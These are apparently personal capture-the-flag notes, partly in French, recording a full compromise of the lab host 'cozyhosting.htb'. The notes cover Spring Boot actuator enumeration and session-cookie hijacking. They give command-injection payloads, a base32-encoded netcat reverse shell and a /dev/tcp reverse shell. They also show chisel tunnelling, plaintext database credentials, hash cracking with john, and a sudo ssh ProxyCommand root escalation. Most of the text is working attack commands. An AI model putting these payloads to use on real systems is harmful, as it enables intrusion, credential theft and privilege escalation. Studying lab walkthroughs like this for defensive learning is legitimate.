- OS: UBUNTU

- Web technology: Spring Boot 2x
- Hostname: cozyhosting.htb
- IP: 10.10.11.230
- Users:
kanderson josh postegres:Vg&nvzAQ7XxR
Credentials
Sessions:
"2C65FAA13F684FBC4F407949965B13B3": "kanderson",
"B22A7D30FF03C00E23F6FBC8BB36D27E": "UNAUTHORIZED",
"8A108BD236A1F37D01BFB938D7A9F7E2": "UNAUTHORIZED",
"B92EC84CE55331DB33BF912D458BF37C": "kanderson"
Attack and enumeration notes
HTTP: Spring framework
- Session de kanderson récupérée.

- Injection de commandes en bas de page, dans la commande SSH.

||cat/etc/passwd#

   | Nice working payload
   v
||`cat${IFS}/etc/passwd`
||`ls${IFS}/usr/bin/nc`
||`/bin/bash${IFS}-c${IFS}"id"${IFS}#ls`

Reverse shell:
#netcat is installed on the machine
#inital setup
listen 1234
10.10.16.26
#payload
||`cat${IFS}/etc/passwd`

#Generate our payload in b32 to avoid "+" characters

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.3 443 >/tmp/f" | base32

# reverseshell payload
||`echo${IFS}"OJWSAL3UNVYC6ZR3NVVWM2LGN4QC65DNOAXWMO3DMF2CAL3UNVYC6ZT4F5RGS3RPMJQXG2BAFVUSAMR6EYYXY3TDEAYTALRRGAXDCNROGMQDINBTEA7C65DNOAXWMCQ="|/usr/bin/base32${IFS}-d${IFS}|/usr/bin/bash`||root#
Request sent:
User access:
SSH requires credentials.
Nmap scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web service enumeration

/actuator           OK!
/actuator/mappings  OK!  (All of the MVC controller mappings)
/actuator/env       OK!  (Provides access to the configuration environment)

/actuator/sessions  OK!  (List of all current sessions)
Replacing the cookie with a session from Current Sessions:


Files: /index
Directories: /actuator (200) /admin (302) => /login /login /logout
Plugins / CMS: Spring Boot 2x
Vulnerability research
https://github.com/pyn3rd/Spring-Boot-Vulnerability https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/spring-actuators
Privilege escalation

Downloading the file:

Unzipping it:
# STABILIZE SHELL
python3 -c 'import pty;pty.spawn("/bin/bash")'
stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;

#
(bash)0>/dev/tcp/192.168.90.1/443 # and execute this in : exec >&0

# POSTGRESQL is running under the machine
ss -tunlp
# postegres:Vg&nvzAQ7XxR
Port forwarding
#server
sudo ./chisel_1.9.1_linux_amd64 server -p 7899 --reverse
#client                       (Forwarding local 5432 into 5432)
./chisel-lin client 10.10.16.3:7899 R:5432:127.0.0.1:5432/tcp
Connecting to the database:
psql -U 'postgres' -h 127.0.0.1 -p 5432
# Vg&nvzAQ7XxR
PostgreSQL:
# Select database
\c cozyhosting
select * from users;
Admin hash:
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dmCracking the hash:
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
ssh josh@cozyhosting.htb
#creds : manchesterunited
GTFOBins
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null
if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#Hostname
sudo nano /etc/hosts

10.10.11.230	cozyhosting.htb
The error comes from the Spring Boot framework: